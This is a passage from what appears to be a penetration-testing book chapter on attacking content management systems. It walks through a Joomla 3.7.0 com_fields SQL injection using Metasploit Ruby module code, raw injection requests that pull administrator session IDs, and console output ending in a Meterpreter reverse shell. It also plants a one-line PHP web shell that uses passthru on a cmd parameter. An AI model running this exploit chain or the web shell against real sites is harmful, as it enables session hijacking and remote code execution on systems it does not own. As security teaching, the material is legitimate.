

```
def sqli(tableprefix, option)
  # SQLi will grab Super User or Administrator sessions with a valid username and userid (else they are not logged in).
  # The extra search for userid!=0 is because of our SQL data that's inserted in the session cookie history.
  # This way we make sure that's excluded and we only get real Administrator or Super User sessions.
  if option == 'check'
    start = rand_text_alpha(5)
    start_h = start.unpack('H*')[0]
    fin = rand_text_alpha(5)
    fin_h = fin.unpack('H*')[0]

    sql = "(UPDATEXML(2170,CONCAT(0x2e,0x#{start_h},(SELECT MID((IFNULL(CAST(TO_BASE64(table_name) AS CHAR),0x20)),1,22) FROM
      information_schema.tables order by update_time DESC LIMIT 1),0x#{fin_h}),4879))"
  else
    start = rand_text_alpha(3)
    start_h = start.unpack('H*')[0]
    fin = rand_text_alpha(3)
    fin_h = fin.unpack('H*')[0]

    sql = "(UPDATEXML(2170,CONCAT(0x2e,0x#{start_h},(SELECT MID(session_id,1,42) FROM #{tableprefix}session where userid!=0 LIMIT 1),0x
      #{fin_h}),4879))"
  end

  # Retrieve cookies
  res = send_request_cgi({
    'method'   => 'GET',
```

```
    # Retrieve cookies
    res = send_request_cgi({
      'method'   => 'GET',
      'uri'      => normalize_uri(target_uri.path, 'index.php'),
      'vars_get' => {
        'option' => 'com_fields',
        'view' => 'fields',
        'layout'=> 'modal',
        'list[fullordering]' => sql
        }
      })

    if res && res.code == 500 && res.body =~ /#{start}(.*)#{fin}/
      return $1
    end
    return nil
  end
```

Request

Raw | Params | Headers | Hex

```
GET
/Joomla-3.7.0/index.php?option=com_fields&view=fields&layout=modal&list%5bfullordering%5d=%28UPDATEXML%282170%2cCONCAT%280x2e%2c0x414243%2c%28SELECT%20MID%28session_id%2c1%2c42%29%20FROM%20ntnsi_session%20where%20userid%21%3d0%20LIMIT%201%29%2c0x414243%29%2c4879%29%29 HTTP/1.1
Host: 192.168.2.8
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Connection: close
```





```
msf5 exploit(unix/webapp/joomla_comfields_sqli_rce) > exploit

[*] Started reverse TCP handler on 192.168.2.8:4444
[*] 192.168.2.8:80 - Retrieved table prefix [ ntnsi ]
[-] Exploit aborted due to failure: unknown: 192.168.2.8:80: No logged-in Administrator or Super User user found!
[*] Exploit completed, but no session was created.
msf5 exploit(unix/webapp/joomla_comfields_sqli_rce) >
msf5 exploit(unix/webapp/joomla_comfields_sqli_rce) >
msf5 exploit(unix/webapp/joomla_comfields_sqli_rce) >
msf5 exploit(unix/webapp/joomla_comfields_sqli_rce) >
```


```
mysql>
mysql> SELECT MID(session_id,1,42) FROM ntnsi_session where userid!=0 LIMIT 1;
+----------------------------------+
| MID(session_id,1,42)             |
+----------------------------------+
| c39a5ef7fe4fabd696f3db05a2b4cf30 |
+----------------------------------+
1 row in set (0.00 sec)

mysql>
```


Request

Raw | Params | Headers | Hex

```
GET
/Joomla-3.7.0/index.php?option=com_fields&view=fields&layout=modal&list%5bfullordering%5d=(UPDATEXML(2170,CONCAT(0x2e,0x414243,(SELECT+MID(session_id,1,15)+FROM+ntnsi_session+where+userid!%3d0+LIMIT+1),0x414243),4879)) HTTP/1.1
Host: 192.168.2.8
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Connection: close
```



Response
Raw
Headers
Hex
HTML
Render
CMS Testing
The requested page can't be found.
An error has occurred while processing your request.
You may not be able to visit this page because of:
an out-of-date bookmark/favourite
a mistyped address
a search engine that has an out-of-date listing for this site
you have no access to this page
Go to the Home Page
Home Page
If difficulties persist, please contact the System Administrator of this site and report the error below.
500 XPATH syntax error: 'ABCc39a5ef7fe4fabdABC'
Back to Top
© 2019 CMS Testing



Request
Raw
Params
Headers
Hex
GET
/Joomla-3.7.0/index.php?option=com_fields&view=fields&layout=modal&list%5bfullordering%5d=(UPDATEXML(2170,CONCAT(0x2e,0x414243,(SELECT+MID(session_id,16,42)+FROM+ntnsi_session+where+userid!%3d0+LIMIT+1),0x414243),4879)) HTTP/1.1
Host: 192.168.2.8
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Connection: close



Response
Raw
Headers
Hex
HTML
Render
CMS Testing
The requested page can't be found.
An error has occurred while processing your request.
You may not be able to visit this page because of:
an out-of-date bookmark/favourite
a mistyped address
a search engine that has an out-of-date listing for this site
you have no access to this page
Go to the Home Page
Home Page
If difficulties persist, please contact the System Administrator of this site and report the error below.
500 XPATH syntax error: 'ABC696f3db05a2b4cf30ABC'
Back to Top
© 2019 CMS Testing


```
def exploit
  # Request using a non-existing table first, to retrieve the table prefix
  val = sqli(rand_text_alphanumeric(rand(10)+6), 'check')
  if val.nil?
    fail_with(Failure::Unknown, "#{peer} - Error retrieving table prefix")
  else
    table_prefix = Base64.decode64(val)
    table_prefix.sub! '_session', ''
    print_status("#{peer} - Retrieved table prefix [ #{table_prefix} ]")
  end

  # Retrieve the admin session using our retrieved table prefix
  val_1 = sqli("#{table_prefix}_", 'exploit')
  val_2 = sqli_2("#{table_prefix}_", 'exploit')
  val = val_1 + val_2

  if val.nil?
    fail_with(Failure::Unknown, "#{peer}: No logged-in Administrator or Super User user found!")
  else
    auth_cookie_part = val
    print_status("#{peer} - Retrieved cookie [ #{auth_cookie_part} ]")
  end
```

```
msf5 exploit(unix/webapp/joomla_comfields_sqli_rce) > exploit

[*] Started reverse TCP handler on 192.168.2.8:4444
[*] 192.168.2.8:80 - Retrieved table prefix [ ntnsi ]
[*] 192.168.2.8:80 - Retrieved cookie [ 820f1bac7d4605bbd3b9cc5d1e4df9e9 ]
[*] 192.168.2.8:80 - Retrieved unauthenticated cookie [ c099e8277f1e5a873ce216c14ac5c5df ]
[+] 192.168.2.8:80 - Successfully authenticated
[*] 192.168.2.8:80 - Creating file [ m1Vjlyirm.php ]
[*] 192.168.2.8:80 - Following redirect to [ /Joomla-3.7.0/administrator/index.php?option=com
L20xVmpseWlybS5waHA%3D ]
[*] 192.168.2.8:80 - Token [ c41c446f4408be790655765fe90ac74e ] retrieved
[*] 192.168.2.8:80 - Template path [ /templates/beez3/ ] retrieved
[*] 192.168.2.8:80 - Insert payload into file [ m1Vjlyirm.php ]
[*] 192.168.2.8:80 - Payload data inserted into [ m1Vjlyirm.php ]
[*] 192.168.2.8:80 - Executing payload
[*] Sending stage (38247 bytes) to 192.168.2.8
[*] Meterpreter session 1 opened (192.168.2.8:4444 -> 192.168.2.8:50704) at 2019-07-21 18:18:
[+] Deleted m1Vjlyirm.php
```



Not Secure | 192.168.2.8/Joomla-3.7.0/administrator/index.php
Apps
Bookmarks
Hack The Planet -...
abxx
Hack Forums
Kaotic Creations
g0tmi1k:
Tenable Nessus V...
System
Users
Menus
Content
Components
Extensions
Help
CMS Testing
Control Panel
Joomla!
Joomla 3.9.10 is available:
Update Now
Warning
Your PHP version, 7.1.19, is only receiving security fixes at this time from the PHP project. This means your PHP version will soon no longer be supported. We recommend planning to upgrade to a newer PHP version before it reaches end of support on 2019-12-01. Joomla will be faster and more secure if you upgrade to a newer PHP version (PHP 7.x is recommended). Please contact your host for upgrade instructions.
CONTENT
New Article
Articles
Categories
Media
You have post-installation messages
There are important post-installation messages that require your attention.
This information area won't appear when you have hidden all the messages.
Read Messages


Components
Extensions
Help
CMS
Manage
Modules
Plugins
Templates
Language(s)
Styles
Templates
3.9.10



Not Secure | 192.168.2.8/Joomla-3.7.0/administrator/index.php?optio...
Apps
Bookmarks
Hack The Planet -...
abxx
Hack Forums
Kaotic Creations
g0tmi1k:
Tenable Nessus V...
System
Users
Menus
Content
Components
Extensions
Help
CMS Testing
Help
Options
Styles
Templates
Site
Search
Clear
Template ascending
20
Image
Template
Version
Date
Author
Beez3 Details and Files
No preview available. You can enable preview in the options.
3.1.0
25 November 2009
Angie Radtke
a.radtke@derauftritt.de
http://www.der-auftritt.de
Protostar Details and Files
No preview available. You can enable preview in the options.
1.0
4/30/2012
Kyle Ledbetter
admin@joomla.org


Not Secure | 192.168.2.8/Joomla-3.7.0/administrator/index.php?optio...
Apps
Bookmarks
Hack The Planet -...
abxx
Hack Forums
Kaotic Creations
g0tmi1k:
Tenable Nessus V...
System
Users
Menus
Content
Components
Extensions
Help
CMS Testing
Copy Template
Template Preview
Manage Folders
New File
Close
Help
language
less
ad.php
ani.php
component.php
error.php
index.php
offline.php
templateDetails.xml
template_preview.png
template_thumbnail.png
those files. Just select a file and you are good to go. Check the documentation if you want to know more.
Documentation


Message
File successfully saved.
Editor
Create Overrides
Template Description
Editing file "/index.php" in template "protostar".
css
Press F10 to toggle Full Screen editing.
1
<?php passthru($_GET['cmd']); ?><?php


view-source:192.168.2.8/Joom
Not Secure
view-source:192.168.2.8/Joomla-3.7.0/templates/protostar/index.php?cmd=id
Apps
Bookmarks
Hack The Planet -...
abxx
Hack Forums
Kaotic Creations
g0tmi1k:
Tenable Nessus V...
Diagnosing basic...
1
uid=70(_www) gid=70(_www)
groups=70(_www),12(everyone),61(localaccounts),703(com.apple.sharepoint.group.3),702(com.apple.sharepoint.group.2),100(_lpoperator),701(com.apple.
sharepoint.group.1)
2

Chapter 10: Pentesting CMSes - Drupal



```
Harry@xXxZombi3xXx ~/Downloads/drupal lc
 rwxr-xr-x  Harry  staff     1 KiB  Wed Mar  7 21:10:20 2018  core/
 rwxr-xr-x  Harry  staff    96 B    Wed Mar  7 21:10:20 2018  modules/
 rwxr-xr-x  Harry  staff    96 B    Wed Mar  7 21:10:20 2018  profiles/
 rwxr-xr-x  Harry  staff   224 B    Wed Mar  7 21:10:20 2018  sites/
 rwxr-xr-x  Harry  staff    96 B    Wed Mar  7 21:10:20 2018  themes/
 rwxr-xr-x  Harry  staff   640 B    Wed Mar  7 21:23:44 2018  vendor/
 rw-r--r--  Harry  staff     1 KiB  Wed Mar  7 21:10:20 2018  .csslintrc
 rw-r--r--  Harry  staff   357 B    Wed Mar  7 21:10:20 2018  .editorconfig
 rw-r--r--  Harry  staff   151 B    Wed Mar  7 21:10:20 2018  .eslintignore
 rw-r--r--  Harry  staff    41 B    Wed Mar  7 21:10:20 2018  .eslintrc.json
 rw-r--r--  Harry  staff     3 KiB  Wed Mar  7 21:10:20 2018  .gitattributes
